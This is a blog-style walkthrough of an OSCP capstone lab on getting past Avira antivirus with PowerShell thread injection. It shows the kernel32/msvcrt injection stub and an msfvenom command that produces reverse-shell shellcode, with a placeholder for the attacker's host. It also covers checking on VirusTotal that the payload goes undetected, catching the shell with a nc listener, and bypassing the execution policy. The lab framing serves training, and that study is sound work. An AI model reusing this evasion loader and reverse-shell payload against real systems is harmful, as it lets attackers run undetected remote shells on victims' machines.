This is a walk through of what I did to resolve a capstone lab in OSCP, which focuses on evading anti-virus with thread injection.
Required Applications
The steps listed are under the presumption that required applications are already installed and are working properly. Required applications:
- Avira Anti-Virus 1.1.68.29553 (installed in Windows VM)
- Windows 11 VM
- msfvenom in Kali
Steps

Upon logging in to the Windows VM, Avira AV is already installed.
To test if it can detect malware, generate an executable payload in the Kali VM using msfvenom.

Copy the binary.exe to the Windows VM. I used scp using PowerShell. Scp is normally built-in to PowerShell.
The command below shows how to copy a file from a remote Linux computer to the local machine. The Linux machine must have SSH enabled and the username must have a permission to connect via SSH and to the file being copied. The “./” means the file will be copied to the current working directory in PowerShell.
scp <USERNAME>@<IP_ADDRESS>:/PATH_TO_FILE/FILENAME ./

Run the Quick Scan in Avira. Notice that it will detect the binary.exe as a threat.

At this point, payload will be created. Save this as avbypass.ps1.
- VirtualAlloc is imported from kernel32.dll to allocate memory
- CreateThread is imported from kernel32.dll to create an execution thread
- memset is imported from msvcrt.dll to write arbitrary data to allocated memory
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

### SHELL CODE WILL BE PLACED HERE ###
To generate the shell code, use msfvenom:
msfvenom -p windows/shell_reverse_tcp LHOST=<IP_ADDRESS_OF_ATTACKER_VM> LPORT=<PORT> -f psh-reflectionmsfvenom will produce the shellcode. You need to copy the output starting from the boxed portion up to the end and place it to the shellcode’s section in the payload.

Once payload is ready, upload it to VirusTotal to check if this will be flagged by Avira.

Since it is not being flagged by Avira, copy it again to the Windows VM.

Before running the script, make sure nc listener is already running. Make sure you are using the same port issued when the shellcode was generated using msfvenom.

When running the script for the first time, you will be blocked by Windows Execution Policy.

This can be bypassed by issuing this command:

Now, run the script. Notice that there is no any output while running the script, however, if successful, you will get a reverse shell on your nc listener.

Proof of Concept
Reverse shell established.

 Project Puchufy